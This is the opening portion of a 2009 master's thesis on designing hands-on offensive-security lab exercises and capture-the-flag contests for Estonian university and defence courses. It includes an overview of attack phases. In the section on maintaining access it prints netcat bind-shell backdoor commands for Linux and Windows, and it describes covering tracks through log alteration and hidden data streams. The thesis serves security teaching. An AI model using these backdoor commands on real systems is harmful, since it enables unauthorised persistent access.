UNIVERSITY OF TARTU
FACULTY OF MATHEMATICS AND COMPUTER SCIENCE
INSTITUTE OF COMPUTER SCIENCE

Kaur Kasak

Practical Exercises for Information Security Courses

Master's Thesis

Supervisor: Peeter Laud, PhD

TARTU 2009

Contents

1 Introduction

1.1 Problem Statement

It is essential to know yourself and the potential attacker when defending your information systems[1]. One of the best ways of learning to know the techniques and methods of cyber attacks and defence is to participate in hands-on courses. Recently, Estonian universities have developed a specific curriculum in cyber security. Therefore, there is a constant need for new and updated practical information security exercises. Several existing courses in Estonian higher education institutions have included lab sessions concentrating on defence methods, but only few lecturers have taken the offensive approach to teach information security. In addition, there is no tradition to organise large-scale cyber defence competitions between student teams.

Several resources could be used to learn to know the strategies and tactics of the attackers of computer systems. There are many courses worldwide that cover the attackers' methods and tools — e.g. in foreign universities or implemented by private companies. Information security conferences often include practical lab sessions. In addition, different freely available learning materials like web application security teaching environments, web based hacking games or collections of vulnerable software could be utilized to gain practical knowledge about attacks and defence of IT systems (Sec. 1.3). However, a number of important factors have to be considered. The commercial courses are rather expensive. Only few companies are offering such kind of hands-on trainings in Estonia which also do not cover all the requirements. The descriptions of existing hands-on exercises in foreign universities are beneficial to get ideas of how to organise the work and which kind of topics to choose. Still, when designing practical tasks to support a new security course, specific requirements like the target audience or existing lab resources have to be taken into account. Available learning materials in the Internet would also need significant modifications and adaptation to be suitable for integration into a university course. Finally, to allow the students to actually practice offensive methods in a safe and legal way, an interesting and realistic lab environment has to be implemented.

[1]Rephrase from [32, p. 179]: "Thus it is said that one who knows the enemy and knows himself will not be endangered in a hundred engagements. One who does not know the enemy but knows himself will sometimes be victorious, sometimes meet with defeat. One who knows neither the enemy nor himself will invariably be defeated in every engagement."

Another practical form of learning aspects about information security is a competition between several student teams. Contests of this kind have been highly successful in USA. During the exercise students will design and implement a realistic network against a set of realistic requirements. The students will then defend their networks against attacks committed by professional penetration testers. Until recently no such exercise had been arranged for the students in Estonia.

The purpose of our work is to develop a lab environment that includes a set of hands-on exercises focusing on attack methods, as well as identify proposals for future improvement. Creating our own labs lets us choose the exercises that best fit our requirements. We also describe our efforts in helping to organise international cyber defence competition between Estonian and Swedish student teams. We believe that similar cyber defence exercise involving international cooperation is very beneficial to the students and should be part of a cyber defence curriculum. The exercises we describe in the present work have been mainly created to support the course named "IT systems attacks and defence", which first took place in the Fall of 2008 in Tallinn University of Technology. A similar course now belongs to the master's programme in cyber security that is jointly conducted by University of Tartu (UT) and Tallinn University of Technology (TUT). During the first course we gained many useful experiences, which improves our ability to conduct exercises for the following courses.

1.2 Results

In the current section we describe the main results of our work.

1.2.1 Hands-on Information Security Exercises

We have designed, implemented and tested a set of exercises that cover a small but important area of information security problems. The focus is on identifying and exploiting different security flaws on systems that have been purposely left vulnerable. As the real world attacks have shifted against web applications we pay much attention to web application vulnerabilities in the course.

We have set up a lab network with simple systems and applications where the tasks could be executed. This is a safe and legal way of practicing attack methods, which in turn helps to understand security risks against IT

infrastructure. Although the lab has been successfully used to conduct the exercises, the systems are still prototypes.

Most of the exercises are meant to be carried out as *Capture The Flag* (CTF) contests. The winner of these competitions is the person who first captures a secret token from the computer system with security holes. Hence, for the management of the labs we created a simple scoring application (Annex D). From this web application the students get the descriptions of the tasks, they can request for hints that help to solve the tasks and submit answers to the questions. The application contains a scoreboard displaying the progress of students. Persons who are able to solve the tasks faster using fewer hints are more successful. Approximately 14 hours of lab sessions is required to complete all the tasks in the current version of the exercises.

In brief, our activities for preparing the exercises could be divided into the following stages:

1. Selecting topics for the exercises.
2. Developing lab systems.
3. Developing web application for instructions, task descriptions and scoreboard.
4. Preparing background materials.

We believe that our work could serve as a valuable basis for developing an improved version of the exercises for the IT systems attacks and defence course conducted in Fall 2010.

1.2.2 Description of International Cyber Defence Exercise

For the IT systems attacks and defence course that has already been mentioned, we also helped to organise an international cyber defence competition. In essence, it was a cyber defence exercise between Estonian and Swedish student teams. Therefore, it served as a good balance to the offensive approach we used for our small-scale exercises.

In the current work we give a brief description of this competition. The planning team of the event consisted of several IT security managers and specialists both from Estonia and Sweden. We participated only in the designing of the exercise. The implementation of the lab environment was done by engineers from the Swedish Defence Research Agency. Still we have some

experiences to share and we outline important aspects that should be taken into account when preparing analogous events in the future.

1.3 Related Work

The ideas for the exercises we have implemented so far are usually not new or unique. We have been inspired by several other university courses, learning materials freely available in the web, descriptions of information security labs, articles written about cyber defence education and cyber defence competitions, as well as trainings we have participated in. Taking into account the results from the previous work we have developed hands-on exercises that are in accordance with our specific requirements.

In the following subsections we give an overview of the related work. We begin with the classification of exercises that have been used in computer security courses. Next we discuss relevant work in case of different types of exercises. Note that we began preparing our exercises in Spring 2008. Since then, many new materials that are useful for teaching practical aspects about cyber attacks and defence have been released. This applies specially to web application security. Naturally, these resources are very valuable when improving the exercises in the future.

1.3.1 Types of Information Security Exercises

Several approaches have been used to integrate practical exercises into computer security courses. The specific design of the exercises depends on parameters such as the expected audience, number of participants, goals, resources like lab hardware and software, and amount of time one could spend on practical work. The following briefly summarises different types of information security exercises that have been used in universities to provide the students practical experiences in information security. This classification is based on [17] and other published articles about cyber defence exercises we have cited later in the chapter.

1. **Small-scale exercises**

   The number of participants is limited by the students of one university attending in specific information security class.

   1.1 No competition between the students

a. No offensive components. The lab sessions are focused on implementing different defence methods: configuring firewalls and VPN gateways, installing IDS/IPS systems, securing communication channels with OpenSSL, testing out monitoring and event correlation solutions.

b. Offensive components included. During the lab sessions the students can also try out different attack methods: exploiting buffer overflow vulnerabilities, exploiting SQL injection and other flaws in web applications, cracking passwords, compromising WEP keys, sniffing network traffic, using man in the middle attacks, etc.

1.2 Competition between the students

a. Attack and defence exercise where one team has to protect the systems and the other team has to attack those systems.

b. Attack and defence exercise where all the teams have to defend their own systems while at the same time attacking all the others.

c. Capture The Flag exercise where several vulnerable systems have been set up and the students have to compromise those hosts by reading and possibly modifying tokens on the targets.

1.3 Mixed version of individual tasks and competition

It is common both in universities and in case of commercial courses that first the students are given solid background in different aspects about IT systems attacks and defence. The course ends with a competition where the students can put themself to the test to see how much they have actually learned.

2. **Large-scale cyber defence competitions**

National or international competition between several student teams from different universities.

2.1 Defensive cyber defence exercise

Students are only building up the networks and protecting their systems. The attackers are professional penetration testers from the industry and governmental agencies.

a. Participants receive only the requirements and resources and have to develop their networks and systems according to these requirements.

b. Participants receive preconfigured systems that they have to maintain and protect.

2.2 Capture The Flag exercise

a. Each team receives an identical copy of a preconfigured network or more commonly a virtual host. The participants have to find vulnerabilities in their copies, fix them while maintaining the availability of the services and compromise the servers run by other teams.

For small-scale exercises we have chosen the approach described in (1.2 c). The cyber defence competition between Estonian and Swedish student teams was decided to design according to (2.1 a).

1.3.2 Small-scale Practical Exercises

Courses in Universities There are several courses in Estonian higher education institutions that cover different aspects of information security and cryptology. As far as we know, none of the existing courses have contained a consistent set of hands-on exercises focusing on offensive security. However, we are aware of one course that includes some exercises on the same themes that we have prepared: "Data Security" in University of Tartu[2]. This course incorporates 16 practical works covering a wide range of topics. Many practical tasks are about securing networks like using PGP, OpenSSL and SSH, setting up an IPSec VPN and configuring Netfilter firewall with iptables. We do not have any exercises on these issues — our main training audience consists of students who will practice aforesaid themes during another course. Another big difference is that currently we do not cover exploitation of buffer overflow vulnerabilities in detail whereas there are two labs in "Data Security" course dedicated to explaining memory management, usage of disassembler and debugger, analysing buffer overflow vulnerabilities and describing how to write shellcode. On the other hand, network and vulnerability scanning, remote-login brute-force attacks, exploitation frameworks

[2] `http://math.ut.ee/~mroos/turve/`, last checked 06.06.2009

and client side attacks are not covered in those labs while we have exercises on these themes. Practical tasks about network sniffing and insecure programming in PHP are quite similar to our exercises. Still, we give more depth to issues considering web application security. We also have a different approach for organising the labs. The students do not just get the instructions of what kind of software to install and configure, which commands to execute or programs to write. In fact, they can also test the attack methods on previously set up live systems and also participate in CTF competitions.

Information security courses including experimentations in lab have been described in many academic papers. It is interesting to see how the topics and testbeds for the exercises have evolved as the technologies and security problems in them have changed. The lab topology outlined in [16] is quite simple. During the course the students were divided into offensive and defensive teams, each team managed 5 Windows NT or Solaris servers. Solaris servers were configured with varying degrees of security to create some attack avenues for the offensive team. The defenders used Tripwire to ensure the integrity of sensitive files, TCPWrappers to protect important services and Tiger for intrusion detection. It still remains a bit unclear what kind of actions the defenders were allowed to take. Seems that they could not e.g. fully patch all the servers. Giovanni Vigna shares his experiences on organising three consecutive CTF exercises [35]. Each live exercise was improved taking into account the lessons identified during previous events. The testbed networks were also further developed and made more complex. Besides the specific tasks given on the exercise day the students did not receive specific trainings. The teams were just suggested to build expertise in topics such as network scanning, attacks against SQL servers, NIS-based and NFS attacks, buffer overflow, privilege escalation, and password cracking. A technically different approach to organise CTF exercise is proposed in [23] — the defensive team is tasked to set up a wireless network instead of a wired one. Othman et al. argue that wireless technologies are becoming more and more important and prevalent nowadays and thus there exists an urgent need to secure wireless networks. The lab work is divided into two phases. Firstly, the defensive team has to use older and vulnerable technologies like WEP to "secure" their wireless infrastructure. Secondly, the defensive team is required to implement the more recent and recommended security settings which include deploying and replacing WEP implementations with WPA2.

The offensive team is instructed to use several tools included into Backtrack[3] Linux distribution created for penetration testing.

Many computer security courses start the labs with exercises meant to be solved individually to give the students proper background. The competition between student teams has been left for the final event. This is analogous to the approach we have taken. Authors of [36] prepared the students for the "Cyber War" exercise by giving lectures and conducting practical work on information gathering, packet sniffing, password cracking, PGP, port scanning, vulnerability assessment, and intrusion detection. Later, the students were divided into teams of 3-4. Each team were given an identical system. The students had 24 hours to secure and harden their system and afterwards 24 hours to attack any other system. In [2] eight laboratory modules for undergraduate students have been described. One of the modules considers web security and teaches the students how to use a web proxy such as WebScarab. This kind of exercises are not described in previous papers we have cited. Abler et al. built a complex and very realistic network for their information security courses [1]. In fact, they set up a simple model of the Internet in the lab consisting of multiple ISPs, autonomous systems and virtual organisations. Detailed descriptions of lab assignments are publicly available[4], but they haven't been updated since 2007. [29] gives an overview of four hands-on information assurance exercises dealing with vulnerability scanning, exploitation of buffer overflow anomalies, password security and WEP vulnerabilities.

The approach taken in [6] differs from the previously cited works by not placing the students in the attacker's role. During the laboratory experiments the attacks were only demonstrated by the instructor. The students were tasked to develop appropriate countermeasures.

The usual conclusion of the previously cited papers is that dedicated security laboratory and live exercises were very beneficial for supporting active learning. Several times it is also noted that after the practical exercises the students showed high interest in further studies and work in the area of computer security.

Courses Provided by Private Companies Few companies in Estonia are offering or have offered hands-on ethical hacking courses. In fact, we got

[3] `http://www.remote-exploit.org/backtrack.html`, last checked 10.06.2009

[4] http://users.ece.gatech.edu/ owen/

the original idea to prepare practical offensive security exercises for university students and IT specialists in Estonian Defence Forces after participating in trainings provided by a small Estonian company. These 2-day courses were titled as "Hands-on Hacking I", "Hands-on Hacking II" and "Hands-on Hacking Web Applications"[5]. The trainings were built upon several hands-on exercises during which the learners had to apply methods of the attackers that had been previously discussed in theory. For raising the participants' motivation, CTF contests were also organised. We experienced that this kind of approach actually made us work harder and of course it was interesting. Currently these courses are not provided anymore. Instead, updated but shorter versions of the new courses have been advertised.

Outside Estonia there are a lot of private companies offering courses for network administrators and security professionals, which introduce the hacking tools and techniques. The most well-known organisation providing security training is probably SANS Institute[6]. In 2009 they are offering e.g. the following courses considering offensive security: "Network Penetration Testing: Wireless and Web Apps", "Web App Penetration Testing" and "Ethical Hacking: Hacker Techniques, Exploits & Incident Handling". According to the descriptions, these 6-day courses include many hands-on exercises on live machines. The final day is reserved for a CTF event. Offensive Security[7] is another recognised training company providing advanced instructor led and online courses.

Other Resources A lot of resources are freely available on the web that are useful for learning information security and an offensive part of it. There are descriptions of practical assignments of security courses, online hacking games, vulnerable operating system distributions, environments for studying web application security. These resources have helped us choose the topics for the exercises and build our lab environment. Still, we are not aware of an existing environment and a set of exercises that would exactly fit our requirements.

A typical method of teaching offensive security is to set up systems that have common vulnerabilities. Several projects have used this approach to

[5]The courses were actually prepared by Zone-H, `http://www.zone-h.org/`, last checked 03.06.2009

[6]`http://www.sans.org`, last checked 06.06.2009

[7]`http://www.offensive-security.com`, last checked 10.06.2009

produce publicly available learning materials. The following contains a short list of these products:

- WebGoat[8] is a deliberately insecure J2EE web application designed to teach web application security lessons. It is developed under Open Web Application Security Project (OWASP)[9] and is included into OWASP Live CD. WebGoat is probably the best environment for individual study of web application security. It covers a wide range of topics and is also equipped with good background materials. We have used a similar way of providing hints to the students that is built into WebGoat, although we needed to integrate the hints with the scoring system. We also got ideas for several issues we should integrate into our own vulnerable web application.

- Moth[10] is a VMware image with a set of vulnerable Web Applications and scripts. This product could be used for giving an introductory course to web application security.

- Damn Vulnerable Web Application is written in PHP to demonstrate attacks such as form based login brute-forcing, command execution, file inclusion, SQL injection and cross site scripting. However, the exercises are very basic. E.g. completing the task about exploiting SQL injection vulnerability took us 6 minutes.

- Hackme Bank, Hackme Travel, Hackme Casino[11] are also vulnerable web applications where the purpose is to teach the developers, programmers, architects, and security professionals how to create secure software. The software runs on Microsoft platform. Unfortunately, these applications haven't been updated since 2006.

- Damn Vulnerable Linux[12] is a Linux distribution on Live CD containing many security tools. It is based on BackTrack and contains number of training materials about binary exploitation (collection of c programs

[8] `http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`, last checked 10.06.2009

[9] `http://www.owasp.org`, last checked 14.06.2009

[10] `http://www.bonsai-sec.com/en/research/moth.php`, last checked 03.06.2009

[11] `http://www.foundstone.com/us/resources-free-tools.asp`, last checked 10.06.2009

[12] `http://www.damnvulnerablelinux.org/`, last checked 10.06.2009

demonstrating buffer overflow), format string vulnerabilities, web exploitation, reverse code engineering, and coding (snippets for teaching C and C++ programming).

- Different CTF contests like Defcon[13], CIPHER[14] or UCSB iCTF have also released useful materials: VMWare system images, ideas for the tasks, implementations of the gameservers, etc.

1.3.3 Large-scale Cyber Defence Competitions

In academic circles the best known cyber defence exercises seem to be the following:

- Cyber Defence Exercise between U.S. military service academies[15]

  This is an annual defensive cyber defence exercise sponsored and run by the National Security Agency which started in 2000. The cadet teams from service academies have to operate and secure a network which is attacked by the members of network security organisations from U.S. Department of Defence. The exercise is constantly being improved and the students find it as one of the best educational activities [28, 3].

- National Collegiate Cyber Defence Competition (CCDC)[16]

  CCDC is a three day competition that focuses on the operational aspects of managing and protecting an existing network infrastructure. Each team will start the exercise with identically configured systems. The attackers team consisting of volunteers will probe, scan, and attempt to penetrate or disrupt each team's daily operations throughout the competition. This event is described and analysed in [8, 37].

- UCSB (University of California, Santa Barbara) International Capture The Flag security exercise[17]

  The goal of each team is to maintain a set of services such that they remain available and uncompromised throughout the contest phase.

[13] `http://www.defcon.org`, last checked 10.06.2009
[14] `http://www.cipher-ctf.org`, last checked 10.06.2009
[15] `http://www.itoc.usma.edu/cyberexercises/cdx/`, last checked 09.06.2009
[16] `http://www.nationalccdc.org/`, last checked 09.06.2009
[17] `http://ictf.cs.ucsb.edu/`, last checked 09.06.2009

Each team also has to attempt to compromise other teams' services. Therefore this exercise is different from the two previous ones.

1.4 Outline of the thesis

This thesis is organised as follows. In Chapter 2 we give an overview of the general framework of attacks against computer systems and describe the typical attack phases. The third chapter analyses our requirements and potential constraints we have to consider when developing the exercises. Chapter 4 is the main part of our work where the exercises have been described. The fifth chapter is devoted on analysing student's feedback which is very valuable for future improvements. Next, we describe in Chapter 6 the international cyber defence competition between Estonian and Swedish student teams and lessons we learned during the preparation and execution of this exercise. We provide our conclusions in Chapter 7.

1.5 Acknowledgements

We would like to thank Peeter Laud, professor Enn Tõugu and Rain Ottis for their helpful comments and support during writing this thesis. We would also like to thank Kenneth Geers for writing the scenarios for our exercises. We are grateful for Jaan Priisalu, Hillar Aarelaid and Toomas Lepik for providing us new ideas and for their support during the cyber defence competition. We would like to give our special thanks to all the students from the first IT systems attacks and defence course but especially to Rain Viigipuu, Rein Remmel and Mait Peekma for their valuable feedback.

The research reported in this thesis has been supported by grant #6713 of Estonian Science Foundation.

2 Attack Phases

When discussing the general framework of attacks against computer systems standard phases are usually described. The assessment stage of a typical penetration test is inspired by the same components of the attack. Naturally different attacks could take different steps and methods to compromise the target or cause harm in some other ways. Distributed Denial of Service for instance doesn't require a deep knowledge of target systems and vulnerabilities of those systems whereas gaining root access usually does. Instead of thorough analysis of target systems one could just send out SPAM to thousands of addresses and try to trick the users to open e-mail attachments or download and execute files from the Internet that actually contain malicious code. Pragmatic attackers would use whichever step and tool that best suits their needs in the specific situation. Relying on the previous approaches from [38] and [30] we prefer to divide the targeted attack into the following components:

- Reconnaissance
- Scanning
- Penetration
- Denial of Service
- Maintaining Access
- Covering Tracks and Hiding

We describe each of these activities in the following sections.

2.1 Reconnaissance

To improve the attack's probability of success a hacker has to know as much as possible about the target. The information harvesting activities are done during the reconnaissance phase of an attack. In order to draw up an effective attack strategy, it is essential for the attacker to profile the organisation, its operations, administrative staff, systems and networks.

In the context of targeted attacks one is usually not attacking an individual computer, but rather a company or an organisation. Therefore, one

objective of the reconnaissance is to map a "real-world" target to a cyberworld target, where "cyberworld target" is defined as a set of reachable and relevant IP addresses. By relevant we mean all the IP addresses that are registered to the target or used by the target [5, p. 3].

In addition to IP addresses connected with the target, other useful information could be gathered by doing reconnaissance. For instance, knowing system administrator contacts could lead to a mailing list posting revealing products or configuration details of the organisation's IT systems. The following listing summarises some information that is potentially interesting for the attacker:

- IP and DNS information about networks: DNS domain names reflecting the entire organisation including its divisions and local representations, DNS structure and DNS hostnames, IP ranges and IP addresses associated with the DNS hostnames.
- Details about IT systems in use: specific products and technologies used, configuration of those systems.
- Employee data: names, e-mail addresses, responsibility areas, telephone numbers.
- Account and password information.

Enumerated information could be obtained by using different techniques and public sources. Some of them are listed below.

- Social engineering involves gathering data by requesting confidential information from an employee or a contractor. For instance an attacker could impersonate legitimate users and request a password or account reset, or ask about existing technologies. According to the experiences of professional penetration testers exploiting the weaknesses of the human element nearly always works.
- Dumpster diving is the practice of sifting through trash to find items that have been discarded by their owners. It is naturally quite unpleasant activity, but carelessly rejected paper or media could disclose facts about business processes, administrative contacts, IT systems, etc.

- Search engines and web sites are particularly important resources for gathering open source information about the target. Google, for instance, has many very interesting search directives and has been noted as a favourite hacking tool by some infamous attackers. One could also start from the organisation's primary web page and recursively analyse all the links in order to find connections and business relationships that the institution could have. Sometimes it is possible to compromise the ultimate target indirectly through trusted third-party. Web crawlers are very useful for this analysis of HTTP links. In addition, server monitoring websites like `http://news.netcraft.com/` could give some hints about the target webserver's platform and version history.

- Social networking services like Facebook or Orkut are useful for acquiring employee data.

- IP and DNS information can be obtained by doing WHOIS searches and forward and reverse DNS requests using tools like *nslookup*, *host* and *dig*.

- The archives of mailing lists sometimes reveal information about problems and configuration of IT systems.

While social engineering attempts could be potentially detected by the target organisation, majority of the reconnaissance activities are Internet-based and offer the attacker complete anonymity.

2.2 Scanning

The next phase of the attack after the initial stealthy reconnaissance is a more aggressive and intrusive target mapping. The purpose of this stage is to create an information base about the target hosts and identify which of them are potentially vulnerable. The process consists of activities like network scanning and enumeration, vulnerability scanning, and web application mapping, as explained below.

2.2.1 Network scanning

The rationale behind IP network scanning and enumeration is to gain insight into the following elements of the network [19, p. 42]:

- IP addresses of hosts that are accessible,
- open TCP and UDP ports,
- what applications are running on those open ports, versions of running services,
- operating systems of the targets,
- system users and shared folders,
- configuration of firewalls and other security systems.

This information could be obtained using several scanning tools and techniques like ICMP queries, TCP and UDP port scanning, banner grabbing or operating system fingerprinting.

2.2.2 Vulnerability Scanning

The purpose of vulnerability scanning is to identify known vulnerabilities in known network services and applications. Using a vulnerability scanner is an effective and fast way of determining the security status of the systems. Vulnerability scanners execute different tests on target systems. These tests can be safe or intrusive. The less invasive tests only look for settings that might be vulnerable, but do not try to exploit those vulnerabilities. The intrusive tests may actually attempt to exploit the vulnerability. These could potentially crash or degrade the performance of the system that is scanned, but naturally produce more accurate results [7, p. 55].

2.2.3 Web application mapping

Suppose that during the network scanning the attacker has found a system that hosts a web application. Vulnerabilities in web applications are very common at the time of writing this work. Often these application layer security holes could be used to circumvent all the perimeter defences. Therefore, a discovered web application would be very attractive place for hacking. The first step in the process of attacking an application is to gather some key information about it. Some of the activities of web application mapping are described below [31, ch. 4]:

- Enumerating Content and Functionality. Manual browsing and spidering tools could be used to create a map of the entire website. This site map will be useful later in identifying various attack surfaces exposed by the application.

- Discovering Hidden Content. Frequently the applications contain content and functionality which is not directly linked or reachable from the main visible pages. Sometimes a functionality has been developed for testing purposes, which has never been removed. Application could present different functionality to different categories of users. Files with sensitive information could be accessible: old versions of files that have not been deleted, configuration and include file containing e.g. database connection details, log files with usernames or session tokens, etc.

- Discovering Hidden Parameters. An application may behave differently if the request specifies certain parameters like `debug=true`.

- Identifying Entry Points for User Input. The locations of user input for server side processing could be discovered by analysing HTTP requests that are generated when invoking the application's functions. Typical locations are: URL strings up to the query string marker; parameters within the URL query string; parameters submitted within the body of `POST` request; cookies; HTTP headers like `User-Agent, Referer, Host, Accept-Language`.

- Identifying Server-Side Technologies and Functionality. Usually there are various indicators that refer what kind of technologies are employed on the server. Sometimes the `Server` header of HTTP reply discloses details about the installations, file extensions used within URLs indicate the platform of programming language, default names of session tokens could also provide information about the technology in use.

- Mapping The Attack Surface. This is the final stage of the web application mapping process, which uses previously collected information to identify the attack surfaces exposed by the application and the potential vulnerabilities associated with each area.

2.3 Penetration

At the penetration stage the attacker has finished scanning the targets, identifying interesting services and potential vulnerabilities. The next phase is to use the previous results to begin the exploitation of vulnerabilities and circumvention of security mechanisms. Naturally, the purpose of the penetration is to gain unauthorised access to target systems.

The approach for penetrating targets depends on the skill level of the attacker. A script kiddie, a low-skilled person in hacker culture who uses scripts and programs developed by others to attack computer systems, would just try to find and run some public exploits. Whereas a professional attacker could in addition to public exploit programs use her own tools or write some custom code taking into account the specifics of the target. Actually this phase of an attack is not as systematic as the others. There are many different techniques for gaining access to IT systems that depend heavily on the skills of the intruder, target system architecture, configuration and the access with which the attacker begins [30]. The order in which the methods are applied are up to the attacker. Multiple pieces of information could lead to a major compromise, if wisely used. A very small sample of the attack techniques are listed below:

- tricking authorised users to install a backdoor to the system by sending the users a specially crafted e-mail with malicious attachment,
- sniffing traffic on switched network by doing ARP poisoning,
- exploiting buffer overflow vulnerability in a network service,
- injecting SQL statements into a vulnerable web application,
- brute-forcing passwords,
- hijacking authenticated sessions with the help of cross site scripting.

Frequently the attackers firstly get an access to the target system by compromising a user account or some other resource while having restricted permissions. Usually the ultimate goal is to escalate the privileges and gain root or administrator level access to the target. There have been several local privilege escalation vulnerabilities in operating systems and application services that make this possible. One could also extend access by harvesting and cracking accounts or manipulating the file system.

2.4 Denial of Service

The purpose of Denial of Service (DoS) or Distributed Denial of Service (DDoS) attack is to deny users or clients access to specific applications and network resources. Again, it could be perpetrated in a number of different ways — consuming all computational resources such as network bandwidth, CPU time or memory, changing routing information or disrupting physical network components.

A DDoS attacks committed using botnets has been a substantial problem in the Internet for many years. Large botnets could generate traffic of tens of gigabits per second. For instance according to the annual survey by Arbor Networks the largest DDoS attack until July 2008 scaled up to 40Gbps [20]. These attacks are often used for extortion against companies whose business depends largely on online services, such as banks or online gaming companies. We are also seeing more and more of these attacks having political motivation [12]. Although there are a few companies providing a service to protect against the DDoS attacks, it seems we are still missing DDoS mitigation methods that would be effective and implemented in a wide scale.

From a technical perspective, DDoS attacks generated by a large number of bots are not particularly interesting. The attacker just needs to generate a lot of ICMP, UDP or TCP traffic. We have seen that sometimes the bots monitor if the target is still reachable. If the defenders apply some filters such that the malicious traffic is blocked, the bots stop sending the packets. Also, different approaches for asymmetric attacks have been proposed and used. These have been targeted e.g. some algorithms for SSL handshake where the client has to use considerably less computation power than the server. Another more widely known method is DNS amplification attack [33]. Essentially, this exploits the fact that in case of poorly configured DNS servers, the client could send a small request (60 bytes) that requires a large response (4000 bytes).

DoS attack against the network infrastructure could be performed if someone is able to corrupt the routing tables of Internet core routers [21]. There have been several real cases where one Autonomous System (AS) starts maliciously or accidentally advertising false BGP[18] route to the victim AS. This has resulted in hijacking the victim AS's traffic at global level by the sender

[18]The Border Gateway Protocol (BGP) is the core routing protocol of the Internet

of the fake updates[19].

2.5 Maintaining Access

Suppose the attacker has successfully penetrated the defences and gained access to the systems at some level. The next logical goal of the adversary would be to consolidate the positions to have a consistent and possibly a covert access to the compromised resources. As always, the exact process is heavily dependent on the individual objectives of each attacker and the specific environment.

Often, soon after successful compromise the bad guys try to patch the specific vulnerability that they used. Firstly, the real administrator of the system could apply the patch sooner or later and thus the attacker would not be able to reuse the same exploit for later access. Secondly, patching the system is necessary to keep away other intruders.

To ensure remote access to compromised hosts attackers change the operating environment by utilising the features of the existing system or installing malicious software. In the first case, for instance, the attacker could add new user accounts to the system and configure remote access software like telnetd, sshd or Microsoft Terminal Services to accept remote connections. In the second case several kinds of foreign code with different level of stealth could be introduced into the system. These include both legitimate remote control programs like DameWare, VNC or GenControl and malicious software as backdoors, trojans, bots and rootkits.

Backdoor provides the intruder with covert and sustained access to the system. Backdoors are used to bypass the normal system security controls. Trojan horse software refers to a program that appears to be benign or even useful but actually contains malicious capabilities. Bot software allows simultaneous control over thousands of infected machines. Rootkit is essentially a set of tools used by the attacker after gaining unauthorised privileged access to a system to maintain access and to conceal evidence of intruder's activities. Rootkits are particularly interesting because they are designed to be stealthy. There is actually no clear distinction between all these kind of malicious programs, because malware often contains functionality typical to some or all of them.

[19] `http://www.ripe.net/news/study-youtube-hijacking.html`, last checked 14.06.2009

A popular and simple way to establish a backdoor listener in the system is to use network tool called netcat which allows to read and write raw data across TCP and UDP network connections. After installing the netcat executable the attacker can run the following command:

`nc -l -p 6666 -e /bin/bash` (on Linux system)

`nc -l -p 6666 -e cmd.exe` (on Windows system)

This command will run netcat as a backdoor listening on TCP port 6666. When a connection is made to this port, netcat will execute a command shell. From the attacker's point there are two major problems with this kind of backdoor listeners. Firstly, a firewall could be blocking the inbound connections to the host. Secondly, the processes listening on specific port could be noticed by system administrator. Instead of constantly waiting for incoming connections the backdoor could regularly "phone home" — initiate outbound connection to the attacker's control server. In addition, rootkit technologies could be utilized to add stealthiness to the malware.

In general rootkits could be divided into user-mode and kernel-mode rootkits. User-mode rootkits replace critical operating system files with new versions that let an attacker get backdoor access to the machine and hide the attacker's presence on the system. For instance on Linux system user-mode rootkit could change commands like ifconfig, du, ls, netstat, ps, lsof and md5sum to hide it's presence. Kernel mode rootkits are much more difficult to detect, because they modify the operating system kernel to hide files, malicious processes and network connections.

2.6 Covering Tracks and Hiding

In the end of the last section we referred to a specific type of malware called rootkits, which utilise different techniques to hide the presence of an attacker in the compromised system. Some attackers actually want to draw public attention to their successful intrusions into computer systems to gain reputation or to make a political point. However, most of the attackers prefer a quiet and secret access to avoid detection by system administrators and potential criminal prosecution. Thus, the culprits try to cover the tracks and their final step would be to destroy as much evidence about the intrusion as possible.

One technique that attackers use to hide file system objects is to create files and directories with special names or attributes that are easily over-

looked by the authorised users. In Windows, it is possible to turn on the hidden attribute of a file or folder. Of course, these "hidden" files are displayed if the file explorer has been configured to show them. A more powerful way of hiding information in NTFS file system involves using Alternate Data Streams (ADS). Essentially NTFS allows every file or directory to have attached several independent data streams without affecting its functionality or size to traditional file browsing utilities. Files with an ADS are hard to detect with command line tools or Windows Explorer.

Many attackers alter the logfiles on the victim systems to avoid detection by network or security administrators. Depending on the compromised machine one could use regular text editors, custom scripts or specific tools to delete any references to malicious activities from the event logs. In Linux and UNIX systems majority of the logfiles are written in ASCII text. The attacker having root permissions could begin with determining the location of the logs from /etc/syslog.conf or /etc/syslog-ng/syslog-ng.conf and then begin modifying the files found with an arbitrary text editor like vim or pico. In Windows the process of altering event logs is more difficult because the logs are in binary format and "locked" on running system. There is a specific tool in the computer underground that injects code to the running EventLog service and allows to modify the logs [30]. Alternative way to change the event logs would require physical access to the victim machine and rebooting it from alternate media.

For the communication with the compromised computer the attacker could also utilise stealth mechanisms and create covert channels. The command and control traffic could be tunnelled inside harmless looking protocols like HTTP or ICMP. Data could be also inserted into the fields of the protocol headers.

3 Analysis

In this chapter we outline the main requirements we have taken into account when preparing the hands-on exercises, potential constraints and limitations, and points that we have to consider when improving the exercises in the future.

3.1 Audience

3.1.1 Requirements

In general the expected audience for the exercises consists of persons who already have background in information technology from studies in university, practical experience or both. On the other hand, we do not expect that these individuals have knowledge and good practical know-how about security problems of computer networks and applications. This applies especially to offensive side of security. Professional security practitioners or penetration testers are not the target audience of our trainings.

The current version of the exercises has been developed with the following audience in mind:

- Postgraduate IT students of the Tallinn University of Technology,
- IT and communications specialists of Estonian Defence Forces (EDF).

The future version of the exercises has to also take into account the following audience:

- Postgraduate IT students attending in the master's programme of cyber security by UT and TUT.

The initial motivation to create the exercises was the fact that we needed to conduct laboratory work for the IT systems attacks and defence course held in TUT. The course was a part of the cyber defence master's module consisting of subjects for a total of 22 credit points. Consequently, when designing the practical tasks we have mostly taken into account the objectives and requirements of the aforementioned course and previous skills and knowledge of the postgraduate students. As the master's module has been developed into international master's programme in cyber security, we have to take into consideration that graduate students from different universities will attend in the future.

In addition to universities, we are also involved in organising information security courses in EDF. Thus, it is quite reasonable to use some of the exercises for training the IT specialists of EDF as well. Unfortunately the people in these two groups tend to have quite different previous experience and skills in information technology. For now the majority of the participants of the EDF information security courses have been administrators of small Windows based networks. In addition, IT managers and individuals dealing mostly with specific military communications systems in their professional life have attended the courses. These persons usually don't have very sound knowledge about Linux systems or web technologies which, to the contrary, we expect from the TUT students.

The background of the postgraduate students could be more balanced in a sense that they all should have taken nearly the same set of courses during their undergraduate studies. Nevertheless, according to our experiences from the first course, the students were working at the same time with their studies, and in a wide range of positions. For example, we had students working as network administrators, network infrastructure architects, software testers, programmers, software architects and security analysts, junior scientists and designers of high-availability IT solutions.

